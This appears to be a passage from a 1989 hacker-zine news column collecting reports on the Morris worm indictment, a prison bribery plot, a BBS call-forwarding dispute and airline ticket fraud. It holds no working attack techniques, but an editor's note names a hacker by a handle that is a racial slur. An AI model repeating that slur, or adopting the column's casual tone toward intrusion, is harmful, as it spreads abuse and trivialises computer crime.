==Phrack Inc.==

Volume Three, Issue 28, File #10 of 12

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                               PWN
PWN        P h r a c k   W o r l d   N e w s      PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
PWN               Issue XXVIII/Part 2             PWN
PWN                                               PWN
PWN                  October 7, 1989              PWN
PWN                                               PWN
PWN           Created, Written, and Edited        PWN
PWN                by Knight Lightning            PWN
PWN                                               PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Grand Jury Indicts Student For Crippling Nationwide Computer Network   7/26/89
~~~~~~
by John Markoff (New York Times)

After more than eight months of delay, the Justice Department said Wednesday
that a federal grand jury in Syracuse, N.Y., had indicted the 24-year-old
Cornell University graduate student who has been blamed for crippling a
nationwide computer network with a rogue software program.

The student, Robert Tappan Morris, was charged with a single felony count under
a 1986 computer crimes law, the Computer Fraud and Abuse Act. Justice
Department officials said the indictment was the first under a provision of the
law that makes it illegal to gain unauthorized access to federal computers.

A spokesman for the Justice Department said Wednesday that the indictment had
been delayed simply because of the time taken to develop evidence.

But legal experts familiar with the case said the department had been stalled
in efforts to prosecute Morris because of an internal debate over whether it
might be impossible to prove the charges. Under the 1986 law, prosecutors must
show that Morris intended to cripple the computer network.

As a result of this concern, the U.S. attorney in Syracuse, Frederick J.
Scullin Jr., had considered a plea bargain in which Morris would have pleaded
guilty to a misdemeanor charge. This approach was apparently resisted,
however, by Scullin's superiors in Washington, who wanted to send a clear
signal about the seriousness of computer crime.

Three bills now pending before Congress would make it easier than with the 1986
law to prosecute malicious invasion of computer systems.

The indictment charges that Morris was the author of a computer program that
swept through a national network composed of more than 60,000 computers
November 2, 1988 jamming as many as 6,000 machines at universities, research
centers and military installations.

The software, which computer hackers call a "virus," was supposed to hide
silently in the computer network, two of Morris' college friends said, but
because of a programming error it multiplied wildly out of control. The
friends said Morris' idea had been to simply to prove that he could bypass the
security protection of the network.

According to Wednesday's indictment, Morris gained unauthorized access to
computers at the National Aeronautics and Space Administration's Ames Research
Center in Moffett Field, California; the U.S. Air Force Logistics Command at
Wright Patterson Air Force Base in Dayton, Ohio; the University of California
at Berkeley, and Purdue University.

The indictment charges that the program shut down numerous computers and
prevented their use. It charges Morris with causing "substantial damage" at
many computer centers resulting from the loss of service and the expense
incurred diagnosing the program.

The felony count carries a maximum penalty of five years in prison and a fine
of $250,000, in addition to which the convicted person can be ordered to pay
restitution to those affected by his program.

Morris' lawyer, Thomas A. Guidoboni, said his client intended to plead not
guilty. Morris, who now lives in the Boston area, was scheduled to be
arraigned on Wednesday, August 2, before Gustave J. DiBianco, a U.S. magistrate
in Syracuse.

Morris' father, Robert, the chief scientist for the National Security Agency,
said the family planned to stand behind their son. "We're distressed to hear
of the indictment," he said.

After realizing that his program had run amok, Morris went to his family home
in Arnold, Maryland, and later met with Justice Department officials.

The 1986 law was the first broad federal attempt to address the problem of
computer crime. Morris is charged with gaining unauthorized access to
computers, preventing authorized access by others and causing more than $1,000
in damage.

The incident raised fundamental questions about the security of the nation's
computers and renewed debate over the who should be responsible for protecting
the nation's non-military computer systems.

Last year Congress settled a debate between the National Security Agency and
the National Institute of Standards and Technology by giving authority over
non-military systems to the civilian agency.

Last week, however, a General Accounting Office report based on an
investigation of the incident recommended that the Office of Science and
Technology Policy coordinate the establishment of an interagency group to
address computer network security.

The incident has also bitterly divided computer scientists and computer
security experts around the country. Some have said they believe that "an
example" should be made of Morris to discourage future tampering with computer
networks.

Others, however, have argued that Morris performed a valuable service by
alerting the nation to the laxity of computer security controls.

- -

Other articles about Robert Tappan Morris, Jr. and the Internet Worm are;

```
"Computer Network Disrupted By 'Virus'"        (11/03/88) PWN XXII   -Part 2
"Virus Attack"                                 (11/06/88) PWN XXII   -Part 2
"The Computer Jam:  How It Came About"         (11/08/88) PWN XXII   -Part 2
"US Is Moving To Restrict {...} Virus"         (11/11/88) PWN XXII   -Part 2 *
"FBI Studies Possible Charges In Virus"        (11/12/88) PWN XXII   -Part 2
"Big Guns Take Aim At Virus"                   (11/21/88) PWN XXII   -Part 3
"Congressman Plan Hearings On Virus"           (11/27/88) PWN XXII   -Part 3
"Pentagon Severs Military {...} Virus"         (11/30/88) PWN XXII   -Part 3 *
"Networks Of Computers At Risk From Invaders"  (12/03/88) PWN XXII   -Part 4 *
"Computer Virus Eradication Act of 1988"       (12/05/88) PWN XXII   -Part 4 *
"Breaking Into Computers {...}, Pure and Simple" (12/04/88) PWN XXIV  -Part 1 *
"Cornell Panel Concludes Morris {...} Virus"   (04/06/89) PWN XXVI   -Part 1
"Robert T. Morris Suspended From Cornell"      (05/25/89) PWN XXVII -Part 2
"Justice Department Wary In Computer Case"     (05/28/89) PWN XXVII -Part 2
```

* - Indicates that the article was not directly related to Robert Morris, but
    did discuss him as well as the Internet Worm incident.

_____

The Free World Incident   July 5, 1989
~~~~~~~~~~~~~~~~~~~~~~~~
Special Thanks to Brew Associates of Phortune 500

                    [Some articles edited for this presentation --KL]

Numb: 84 of 98   7/2/89 at 8:56 pm
Subj: ...
Sect: General Messages
From: Major Havoc

Here is the story...

Evidently, someone got into Chesapeake & Potomac's (C&P) computer systems, and
added call forwarding to the telephone line that the Free World is being run
on. It was not done through social engineering, because there was not an order
pending on my line. Therefore, I had "free" call waiting on my line.

What the individual who did this does not realize is that service cannot be
changed on my line unless it is typical service, because because my father is a
retired VP from C&P.

The phone lines at this location are paid for by C&P, so the only way that the
service on these lines could have been changed is directly via the C&P computer
systems. I had a long talk with C&P security, and they know who the individual
was that made the changes in the system. My parents (since I do not even
really live here anymore) are supposed to be signing papers that will have this
individual prosecuted sometime next week, because he was foolish enough to
leave something for them to track down.

My guess is that it was someone who was denied access to the system that has
some type of grudge to hold or something. I will have the pleasure of seeing
this individual serve time, if they are not a minor.

C&P Security questioned me in person and asked me if I had any information on
different incidents concerning central office burglaries or theft of C&P
property. Some of you may be getting a BIG surprise REAL soon.

The bottom line is that I am not going to put up with this hassle much longer.
The mere fact that I am under possible investigation for something that I am
not involved with is really starting to get me upset. I am 20 years old, and I
have a nice 32K salary job, and I am not going to tolerate these situations any
longer. I have been doing this for so long, that it is about time that I got
some kind of recognition, and not more grief from a bunch of worthless
Christmas modemers.

Shape up or pay the consequences.

                                                              -Major Havoc

- -

Numb: 86 of 98   7/2/89 at 11:54 pm
Subj: Hmm..
Sect: General Messages
From: Weatherman

I would do the same thing. If some guy thinks he is being really slick and
does something like that just to cause trouble, they deserve a rude awakening
to real life. Keep us posted on the situation. I can see your point as to
your job and age and everything since I am in the same boat. I am not going to
sacrifice my future life for any reason. Unfortunately, I don't make 32k yet.

                                                      \%\%eatherman

- -

Numb: 87 of 98   7/3/89 at 12:07 pm
Subj: Umm...
Sect: General Messages
From: Lost Carrier

Major Havoc -- The only part of your message I am concerned about is "I had a
long talk with C&P security and a lot of you will be in for a big surpirse," or

something to that effect. I hate surprises. Which of us?   heh.

                                                        LC, 2af

- -

Numb: 89 of 98   7/3/89 at 4:03 pm
Subj: ....
Sect: General Messages
From: Raving Lunatic

I am shocked. Major Havoc turning people in? About time, I guess it takes
income and responsibilities for most geeks to grow up and I am glad Havoc is not
going to tolerate it. Would be interesting to at least hear the alias(es) of
the people/person that did the forwarding.

- -

Numb: 90 of 98   7/3/89 at 5:03 pm
Subj: I find this interesting...
Sect: General Messages
From: The Mechanic

I have seen Major Havoc post several messages recently (both here [The Free
World bulletin board] and elsewhere) on the topic of telephone security. While
it was not explicitly mentioned, it was implied that some activities discussed
might not be entirely legal. In fact, there is a logon message encouraging
users to post as much as possible, as well as upload and download software,
including software that may be copyrighted. Now we see a message from MHavoc
that some of us may be looking forward to "BIG Surprises." I do not know about
you, but I'm going to think twice before I post *anything* to this system, at
least until I am assured that material on this board is not being monitored by
C&P personnel.

I think that if MHavoc wants this system to go anywhere, he is going to have to
prove to us that he is not going to be narcing on people as a result of what
they post.

- -

Numb: 91 of 98   7/3/89 at 5:23 pm
Subj: ...
Sect: General Messages
From: Major Havoc

The information was not supplied by myself. It was information that was read
to me by C&P security people. I stood there plainly denying that I even knew
what a modem was.

The bottom line is that you do not have to worry about me. You need to worry
about the information that they already have. They merely asked me if I knew
anything about it. Of course I did not...seriously, I don't even know.

                                                        -Major Havoc

- -

Numb: 93 of 98   7/3/89 at 8:29 pm
Subj: ...
Sect: General Messages
From: Juan Valdez

I am sure Major Havoc cannot reveal the name of the person who did it, since he
is under investigation, it would make matters more difficult to make his name
public. I am sure we'd all like to know maybe after everything is all done
with. This thing about C&P cracking down scares me. I know that I have not
done anything like what you mentioned and I am not connected to anything
directly as far as I know. Now you are getting me paranoid.

                              Mike

- -

Numb: 94 of 98   7/3/89 at 9:31 pm
Subj: Hmm...
Sect: General Messages
From: Mr. Mystery

When it becomes possible, please post his name, and, more
importantly, the date of his court appearance. Might be worth
watching.

                                              - MR. MYSTERY

- -

Numb: 95 of 98   7/3/89 at 11:10 pm
Subj: That
Sect: General Messages
From: The Killer

Is he a local or just an upset user. What sort of stuff was the
phone company upset about? Phreakers or people tampering with
their equipment? That is pretty messed up.

So long as my ass is clean, I really hope you get the idiot. I
am curious --Is he a phone company employee? How did he get into
the system?

[Killer/USAlliance] - FW:301/486-4515

- -

Numb: 96 of 98   7/4/89 at 2:26 am
Subj: Things.........
Sect: General Messages
From: Hellraiser

Would I be correct to assume that this board is completely
"private." At any rate, I would be interested in knowing who
this person causing the disturbance is/was (drop a hint).

Numb: 97 of 98   7/4/89 at 6:33 pm
Subj: Jesus...
Sect: General Messages
From: The Disk Jockey

Geez... Someone learns a few LMOS commands and they seem obsessed
with doing stupid things.

I have absolutely no idea why people would act wary towards
Havoc, I am sure that I and anyone else who ran a board would,
given the chance, burn the person disrupting the system. What
the hell did you think? Havoc should just let it slide? I think
not. People like that (doers of such cute call forwarding
things) should be screwed. They are the people that give you a
bad reputation.

                                              -The Disk Jockey

I hope he gets nailed, I just find it hard to believe that he
left any information that could lead back to him, as someone who
was at least smart enough to get into an LMOS or equivalent could
have at least some common sense, but I suppose his acts dictate
otherwise.

- -

Subj: Well...
Sect: General Messages
From: Microchip

When it was on interchat, it said Major Havoc was fed up and it
was going to do this until we all calmed down

- -

For those who never found out, the perpetrator of the call
forwarding was none other than SuperNigger (who is also
responsible for crashing Black Ice). There never was any solid
proof that could be used and any comments about him leaving a
trail to follow back to him were bluffs. -KL

_____

Conman Loses Prison Phone Privileges   September 23, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
About a year ago there was a plot to steal $69 million from the
First National Bank of Chicago through a fraudulent wire-transfer
scheme masterminded by a man named Armand Moore. Using the
telephone and a computer -- the tools of his trade, Mr. Moore
planned to transfer money from the accounts of corporate
customers at First National to his account in Switzerland.

He needed some inside help to bring it off, and he found two
young guys in the wire transfer room at the bank who were willing
to help. Both of the clerks were fellows in their early
twenties, who had worked for the bank a couple years each. Both
had come from families living in a ghetto neighborhood on the
south side of Chicago; but their families had raised them to be
honest. Both had been average high school students; neither had
any previous criminal record of any sort; both had been given a
break by an employer who treated them fairly and allowed them to
rise to positions of trust: handling huge sums of money --about
a hundred million dollars a day -- in the wire-transfer unit at
the bank. Both showed great promise; then Armand Moore came
along.

Moore wined and dined these two kids; showed them the best of
times and what it was like to have a fancy apartment in a wealthy
neighborhood instead of living with your parents in an inner-city
ghetto. Its not that they weren't guilty --after all, they did
provide the secret passwords and phrases which bank employees say
to one another on the telephone, and they did press the buttons
which sent $69 million dollars on its way to Europe -- but they
would not have done it if Armand Moore had not been there.

So instead of a career at the bank, the guys exchanged it for an
indictment for bank fraud; loss of their jobs; humiliation for
themselves and their families; and the right to say "convicted of
bank fraud" on future job applications. Naturally, they are
blacklisted in the banking and computer industries for the rest
of their lives. One of the guys said Armand had promised to give
him money to buy his mother a new coat.

The job at First National was bungled as we all know, two young
guys had their lives ruined, and the court took all this into
consideration when Armand Moore was sentenced to ten years in
prison last June. But as Paul Harvey would say, "...then there
is the rest of the story...."

It seems Armand Moore was no stranger to bank fraud. He had
previously pulled a couple of smaller jobs, using a telephone and
a computer to net about a million dollars from two banks in the
Detroit area. The FBI had not previously connected him with
those jobs. He had this money stashed away, waiting for him when
he got released from prison, which in this latest scheme, would
be a lot sooner than the government expected.

Mr. Moore is the sort of fellow who could sell the proverbial
ice-box to an Eskimo... or a newspaper subscription to a blind
man... he can get anybody to do anything it seems... by flirting
with them, showering them with attention, and if necessary, just
bribing them. Now two more lives have been ruined by Armand
Moore, and his only regret is he got caught.

Since his trial in June, Armand Moore has been a guest of the
government at the federal penitentiary in downtown Chicago. As a
long term resident, he's gotten to know a lot of the folks,
including the employees of the prison. In particular, he got to
be very good friends with Randy W. Glass, age 28, an employee of
the prison in the computer facility there. Glass' duties include
entering data into the prison computer about the inmates, their
sentences and other data. Oh... is the story becoming clearer
now?

Glass and his wife live in Harvey, IL, a middle class suburb on
the south side of Chicago. It seems like so many other people
who meet Armand Moore, Glass enjoyed the company of this older,
very sophisticated and friendly chap. After several meetings in
the past three months, Glass was finally seduced by Moore's
money, like everyone else who meets him. That, plus his pleasant
manners, his smooth conversation and his assurance that nothing
could go wrong led to Glass finally agreeing to accept a $70,000
bribe in exchange for punching a few buttons on the computer to
show Armand Moore's sentence was complete; him and a couple other
inmates who were sharing the same room at the prison. Just
change a few details, punch a few buttons -- and to be on the
safe side, do it from home with your modem and terminal, using
the Warden's password which I just happen to have and will give
to you in exchange for your cooperation.

$70,000 was hard to resist. But Glass was a prudent man, and he
asked what guarantee would he have of payment once Armand Moore
was released. After all, hadn't he promised those fellows at the
bank all sorts of things and then tried to skip town immediately
when he thought the transfer had gone through? He would even
cheat his fellow crooks, wouldn't he?

Moore offered a $20,000 "down payment" to show his intentions. A
confederate outside the prison would meet Glass' wife and give
her the money. Then the job would be done, and following Moore's
untimely release from the joint, the rest would be paid. The
deal was made, alleges the government, and Armand Moore used a
pay phone at the prison that day to call his stepsister and have
her arrange to meet Mrs. Glass. The money would be exchanged;
Glass was off two days later and would make the necessary
"adjustments" from his home computer; the prison roll would
reflect this on the next morning's roster of prisoners with the
notation "Time Served/Release Today." They would meet that
evening and exchange the rest of the money.

All telephones at the prison, including the public pay phones,
are subject to monitoring. A sign on each pay phone advises that
"your call may be monitored by an employee authorized to do so."
The FBI alleges that recordings were made of Moore on the phone
telling his stepsister that she should "...work with Randy, a
person affiliated with the law..." and that she would meet Mrs.
Glass the next day. With a court ordered tap obtained a few
minutes later, the FBI heard Stephanie Glass agree to meet
Moore's stepsister at 5:45 AM the next morning in a parking lot
in Richton Park, IL.

At the appointed time the next morning, the two cars met in the
parking lot, and the FBI alleges the one woman handed the other a
package containing $20,000 in cash. The FBI videotaped the
meeting and waited until Mrs. Glass had driven away. They
followed her home, and arrested her at that time. Randy Glass
was arrested at the prison when he arrived for work about an hour

later. Armand Moore was arrested in his cell at the prison once
Glass had been taken into custody. To do it the other way around
might have caused Glass to get tipped off and run away.

On Thursday, September 21, 1989 Mr. & Mrs. Glass and Armand Moore
appeared before United States Magistrate Joan Lefkow for
arraignment and finding of probable cause. Finding probable
cause, she ordered all three held without bail at the prison
until their trial. Randy Glass is now, so to speak, on the wrong
side of the bars at the place where he used to work. He was
suspended without pay at the time of his arrest.

At the hearing, Magistrate Lefkow directed some particularly acid
comments to Mr. Moore, noting that he was forbidden to ever use
the telephone again for any reason for the duration of his
confinement, and was forbidden to ever be in the vicinity of the
computer room for any reason, also for the duration.

She noted, "...it seems to me you continue to seek the
conspiracy's objectives by using the telephone, and convincing
others to manipulate the computer..." you stand here today and
show no remorse whatsoever except that you were caught once
again. Your prison record notes that on two occasions, prison
staff have observed you using the telephone and "...pressing the
touchtone buttons in a peculiar way during the call..." and that
you were counseled to stop doing it. I will tell you now sir
that you are not to use the telephone for any reason for the
remainder of your current sentence. I find probable cause to
hold you over for trial on the charge of bribery of a government
employee. Stay away from the phones and computers at the prison
Mr. Moore!"

Like Gabriel Taylor at the First National Bank, neither Randy
Glass or his wife had any prior arrest record or conviction. In
a foolish moment of greed, spurred on by a friendly fellow who
Randy really enjoyed talking to "...because he was so smart and
well-educated..." they now get to face prison and the loss of
everything in their lives. When all three were leaving the
courtroom Thursday, Armand Moore snickered and smiled at the
audience. He'll find other suckers soon enough.

_____

==Phrack Inc.==

Volume Three, Issue 28, File #11 of 12

```
      PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
      PWN                                                  PWN
      PWN        P h r a c k   W o r l d   N e w s         PWN
      PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~          PWN
      PWN                 Issue XXVIII/Part 3              PWN
      PWN                                                  PWN
      PWN                   October 7, 1989                PWN
      PWN                                                  PWN
      PWN            Created, Written, and Edited          PWN
      PWN                 by Knight Lightning              PWN
      PWN                                                  PWN
      PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

FCC Orders Radio Station To Stop Phone Pranks   August 30, 1989
~~~~~~

The Federal Communications Commission has slapped Chicago radio
station WLUP-AM (1000) and WLUP-FM (97.9) with a $5000 fine and
threatened to pull their license for illegally broadcasting phone
calls to "unsuspecting individuals."

The FCC specifically cited "willful behavior and repeated
violations of its policy that recipients of phone calls from
radio stations must be informed in advance -- and on the air at
the start of the call -- that they are being broadcast."

In particular, the FCC noted that morning host Jonathon
Brandmeier and mid-day host Kevin Matthews were in frequent
violation of this rule.

Scott G. Ginsberg, president and chief executive officer of
Evergreen Media Corporation, parent company and license holder
for WLUP confirmed that his company had paid the $5000 fine
without protest for illegally broadcasting phone calls. He
compared this punishment to receiving a traffic ticket.

Both Brandmeier and Matthews enjoy harassing people on the phone,
and broadcasting the reaction of their victims over the air. One
of the calls placed by Matthews involved him posing as a police
officer. He called a funeral home and spoke to the widow of a
man who died the day before. He told her that her niece and
nephew, who were scheduled to come to the funeral home later that
day to help with burial arrangements had been arrested. The
widow was not amused. She filed suit against WLUP and Matthews.

Brandmeier likes to harass celebrities by managing to find their
unlisted home phone numbers and call them at 6:30 or 7:00 AM when
his show goes on the air. He also pulls phone scams including
sending unwanted food orders; calling employers to provide
excuses for employees who won't be at work that day, and similar.
Always broadcasting the calls on the air, of course.

But it was the call to the grieving widow at the funeral home
which got the FCC livid. The Commission contacted the station
that day, and an Enforcement Officer threatened to put the
station off the air that day -- in a matter of minutes when he
could get the order signed.

After some discussion, WLUP was permitted to continue
broadcasting, but a memo was circulated to all employees warning
that effective immediately, any violation of the phone rules
would lead to immediate termination.

But despite this, less than three months later, Brandmeier pulled
another of his obnoxious phone pranks. This time, the FCC gave
him personally a $5000 fine, and told WLUP "either keep those two

under control on the air or you'll get your license yanked."

Now WLUP faces more sanctions, and the probable non-renewal of
its license when it expires December 1, 1989. Afternoon disk
jockey Steve Dahl routinely broadcasts indecent material on his
show. Daily topics of conversation include sadism and masochism,
child molestation, sexual behavior of all sorts, and frequent
slurs of the most vicious kind against gay people. He uses
"street language" to express himself, of course, and has used the
famous "seven words you never say on the radio" more times than
anyone remembers.

The victims of the phone pranks have consulted with their own
attorney as a group, and he in turn is pressing the FCC to shut
down WLUP completely.

Ginsberg says he does not understand why the FCC is picking on
them. He says it must be competing radio stations that would
like to see them off the air, since they are rated number three
in the Chicago area, which certainly says a lot about Chicagoan's
taste in radio entertainment.

- -
- - - - - - -

Long time Phrack World News readers may have noticed a familiar name in this
article: Steve Dahl.

Depending on how long you have been with us, you may wish to
refer to Phrack World News Issue Five/Part One (in Phrack Inc.
Volume One, Issue Six). There is an article entitled "Mark Tabas
and Karl Marx Busted" and it is dated May 2, 1986. Along with
this article is a short note that explains how an informant
(possibly the son of an agent of the Secret Service or Federal
Bureau of Investigation) was believed to be using the handle of
Jack or Will Bell and had helped the authorities get Tabas and
Marx. It was widely known that he was from the 312 NPA --
Chicago, Illinois.

In the following issue of Phrack Inc. we have PWN Issue VI/Part 1
and an article entitled, "Marx and Tabas: The Full Story." This
article further explains how Steve Dahl was busted (for unknown
crimes) in Miami, Florida by the U.S. Secret Service and then
made a deal to help them get Karl Marx and Mark Tabas.

So is the Steve Dahl of WLUP in Chicago the same Steve Dahl from
Chicago that helped the U.S. Secret Service nail Mark Tabas and
Karl Marx?

_____

Reach Out And Tap Someone Revisited   July 30, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
In Phrack World News Issue XXVI/Part 2 there was an article about
two former employees of Cincinnati Bell (Leonard Gates and Robert
Draise) who claimed they had had engaged in numerous illegal taps
over a 12 year period at the request of their supervisors at
Cincinnati Bell and the Cincinnati Police Department.

Cincinnati Bell filed suit against the two men, Leonard Gates and
Robert
Draise, claiming both were liars out to get even with the company
after they had been fired for other reasons.

"'Taint necessarily so," said a judge who agreed the charges may
have some merit, and permitted the class action suit against
Cincinnati Bell to continue this past week.

The class action suit claims that Cincinnati Bell routinely
invaded the privacy of thousands of people in the area by
secretly tapping their phones at the request of police or FBI

officials over a twelve year period from 1972 - 1984. The taps
were mainly applied against political dissidents during the
Vietnam era, and in more recent years, against persons under
investigation by the United States Attorney in southern Ohio,
without the permission of a court.

Now says the court, depending on the outcome of the class action
suit, the criminal trials of everyone in the past decade in
southern Ohio may have to be re-examined in light of illegal
evidence gained by the United States Attorney, via the FBI, as a
result of the complicity of Cincinnati Bell with that agency,
courtesy of Robert Draise and Leonard Gates.

The testimony this past week got *very messy* at times. Gates
and Draise seem determined to tell every dirty thing they know
about Cincinnati Bell's security department from the dozen years
they worked there. More details as the trial continues.

_____

The Grim Phreaker Cleared In Phone Scam   June 30, 1989
~~~~~~

by Suzanne Getman (Syracuse Herald Journal)

          "We disposed of this on the basis of his
cooperation."

A college student who talked his way into being arrested in April
(by speaking with a chat operator) was cleared of charges against
him this week. Kevin C. Ashford aka The Grim Phreaker, age 22,
was arrested by sheriff's deputies on April 21 a mere five
minutes after using a payphone to speak with an operator on the
Onadaga Community College campus and charged with theft of
services, a misdemeanor.

Ashford admitted placing about 30 calls to a party lines known as
bridges by using phony credit card numbers and extenders. "We
disposed of this on the basis of his cooperation, our problem
with proof, and his completion of 30 hours of community service,"
Assistant District Attorney Timothy Keough said. Ashford had
cooperated by assisting and providing information to the
Sheriff's Department, the Federal Bureau of Investigation, and
the Secret Service for more than three weeks. There was no
problem with proof however because Ashford admitted he was guilty
of all of the crimes.

Ashford was arrested in Onadaga Community College campus' Gordon
Student Center on April 21, minutes after he placed a call to a
nationwide party line called Systems 800 International (who
offered to drop charges if they could receive copies of Phrack
Inc. Newsletter from him and if he would work for them trapping
others). Company officials said there is no way to establish the
cost of the fraudulent calls. "Without a dollar amount, we
didn't have proof. Without proof, we couldn't prosecute," Keough
said.

                    Article Submitted by DarkMage

_____

Phony IRS Refunds By Computer   August 17, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By John King (Boston Globe)

        "Computer Filer Got $325,000 In Phony Refunds, IRS
claims."

Clever tax preparers are one thing, but a clever bookkeeper who
allegedly pried 325,000 dollars from the Internal Revenue Service
found himself on the wrong side of the law yesterday, August 16.

In what may be the nation's first charge of electronic tax fraud,

IRS special agents yesterday arrested Alan N. Scott of West
Roxbury [a suburb of Boston], saying he claimed 45 fraudulent
income tax refunds for amounts ranging from
3,000 dollars to 23,000 dollars.

The IRS charges that Scott, age 37, used the service's new
electronic filing system -- open only to tax preparers -- to
submit phony claims with assumed names and Social Security
numbers. In some cases, the names used were of people in prison,
according to Chief Kenneth Claunch, IRS Criminal Investigation
Division.

"The computer age has spawned a new breed of criminal," Claunch
said in a statement.

New in tools, perhaps. As for the basic idea -- filing a false
return in order to snare an unwarranted refund -- that's old hat,
admitted IRS spokeswoman Marti Melecio.

"I can't say that it's a new trick. We've had fraud cases with
paper returns," Melecio said. "The time frame is different,
though. With electronic filings, the returns come back in two or
three weeks."

According to the IRS, Scott received electronic filing status on
January 31. He did this by using a false Social Security number,
and making false statements on his application. However, the IRS
also says Scott electronically filed 10 returns where he used his
own name as a preparer, and these returns appear to be
legitimate.

The scheme was uncovered by a "questionable refund detection
team," at the IRS service center in Andover, Massachusetts.
Also, the IRS credited a tip from an unnamed Boston bank "which
reported a suspicious electronic transfer of funds to an
individual," presumably Scott.

If convicted, Scott faces a possible prison sentence and up to
250,000 dollars in fines on each of the counts of fraud.

_____

Paris Computer Takes Law Into Its Own Hands   September 6, 1989
~~~~~~

>From The Guardian

A crusading computer has taken the law into its own hands and
caught 41,000 Parisians on charges of murder, extortion,
prostitution, drug trafficking and other serious crimes. But the
big round-up ended in embarrassment after an admission by the
City Hall yesterday that the electronic "Batman" could not
tell the difference between a parking offense and gang warfare.
"The accused persons will be receiving letters of apology," an
official at the City Hall Treasury department said. "Instead of
receiving summons on criminal charges, they should have been sent
reminders of unpaid motoring fines in April. Somehow the
standard codes we use for automatically issued reminders got
mixed up."

The first hint of the avenging computer's self-appointed mission
to clean up the capital came at the weekend. Hundreds of
Parisians received printed letters accusing them of big crimes,
but demanding only petty fines for the major crimes of between
$50 and $150 (pounds - UK equivalent). "About 41,000 people are
involved and some of the charges are quite weird," the official
admitted. "One man has complained of being accused of dealing in
illegal veterinary products. Unfortunately, other accusations
went much further, like man-slaughter through the administration
of dangerous drugs." "There were a lot of cases of living off
immoral earnings, racketeering and murder." The official said an
inquiry had been started to see if the caped computer had a human

accomplice. So far, no one has asked the Joker if he was in
Paris last week.

Chalisti Magazine by the Chaos Computer Club
August 20, 1989
~~~~~~

In the future, there will be an electronic magazine, published
by, and concerning the Chaos Computer Club. It is called
Chalisti and the name is derived from "Kalisti," the Goddess of
Chaos and will, hopefully, stand for creative Chaos and not for
chaotic, but, as always only time will tell.

The idea is like this...

Over the different data networks, masses of information flow. On
the Usenet it is about 100 MB/Month, on the CREN (Bitnet + CSNet)
the flow is about the same size. On top of these flows, there is
the information from national networks like Zerberus, BTX and
Geonet. Mostly, a person only gets information from one network
and that is why interesting information on data protection, data
security, alternative uses of computers, environment, university
etc. are being broadcast over only one network.

Information from the networks for the networks, but that is not
all. There should emerge a list of editors, that is spread over
a large area, and works over the nets. Information and and
opinions should be exchanged, but also further contacts will
emerge.

The first edition of Chalisti will presumably be published
mid-September. Because of this, the list of editors is
relatively small, one will publish stuff from the newest
"Datenschleuder", the MIK-magazine and the most interesting
messages from the nets that appear in the following weeks. But
as soon as the 2nd edition will appear, the content will be
different from the "Datenschleuder."

In Chalisti, copy and messages from the nets and other media
(MIK, and others) will be published as well. Articles meant
especially for the Chalisti magazine are requested and these
articles will be published with the highest priority.

The magazine will be no bigger than 100 KB/Month. In case of
doubt, articles will be kept for the forthcoming edition or for
the fall in copy in the Summer. But it is also possible, that
too few articles are being sent in, in which case the content
will be spiced with information from DS, the nets and the
MIK-magazine. In this way, a regular emerging of editions is
being secured.

The first edition is due 15th of September. The second at the
end of October. At that date, the holiday will be ended, and a
editorial and informal infrastructure will be built. From then
on, there should be an edition every month.

The editorial part will presumably be done on EARN or CREN. That
bears the advantage that quick reactions on recent messages will
be possible, as well as the possibility to talk it over at
Relay's or Galaxy Meetings, and in this way, an international
medium is available. Writers of articles or editors from other
nets can be contacted, and there shouldn't be no technical
problems in getting the job done. Especially on UUCP and
Zerberus, facilities will be created.

As ways of contacting the Editors, the following Networks are
available:

        EARN/CREN   - Distribution will be done over CHAMAS (107633@DOLUNI1).
                      There will be a board for Chalisti, as well as a CUG

                       for the board of Editors. Contact there will be
                       151133@DOLUNI1. Presumably, from the beginning of
                       October, the userid CHAMAINT@DOLUNI1 will be available.

          UUCP/Subnet – Contacting will be possible through chalist@olis,
                       ccc@mcshh and through ..!tmpmbx!DOLUNI1.bitnet!151133.

          UUCP/Dnet   – Contacting will be possible through simon@uniol.
                       Distribution will proceed through this id in
                       dnet.general.

          Zerberus   – At this moment: terra@mafia and terra@chaos–hh. From
                       mid–September on, presumably through chalist@subetha.

          BTXNet   – Unknown yet.

          GeoNet   – mbk1:chaos–team. Time will show, whether distribution
                       of the magazine will be done on GeoNet.

Contacting or distribution through FidoNet and MagicNet has been planned for,
but has to be built first.

Interested people are being asked to use these addresses. For the absolute
uncontactable, there is a Snailmail address as well:

Frank Simon
12 Kennedy Street
2900 Oldenburg, FRG (West Germany)

04411/592607 (Telephone)

Greets

     Terra

_____

Computer–Based Airline Ticket Scam   August 14, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Taken from the Los Angeles Times

Phoenix police arrested four people as they continued to unravel
a bogus airline ticket ring that allegedly sold millions of
dollars of stolen tickets by advertising discounted fares in
national publications. Investigators said the individuals put
together a major conspiracy by knowing how to access airline
computers to put travel itineraries in the computer system. – –
– - – - – - – - – - – - – - – - – - – - – - – - – - – - – - – - – - – - –
– - – - –
In the interests of equal access to information for all, I have
decided to include some of the supposed deep secrets of how to
access airline computers and inset travel itineraries.

This can be done from virtually any telephone nationwide
(including a rotary dial telephone). This can of course also be
done from a public payphone if you should decide to make sure
your identity is anonymous.

It is necessary to determine the phone number for an airline's
computer. All you have to do is call 1–800 directory assistance
(1–800–555–1212). Ask for Ozark Airlines reservations (a no
longer existent company that was purchased by Trans World Airways
[TWA] used here only as an example). The operators on duty will
read you a number, 800–PRE–SUFF.

Call this number and you will be connected with the Ozark
Airlines reservation office. Here they will have a database
which stores all of Ozark's itineraries. Simply state the date,
flight number, departure and destination cities, and passenger
name. It's that easy! You can later dial the same access number
and cancel or modify your itineraries. The system even includes

search functions if you don't know the flight number, and an
extensive help system (just say "How do I make a reservation?").
_____

Fighting Back Against Junk Calls   September 4, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "We are not Pavlov's dogs and
should not have to jump everytime a bell rings."

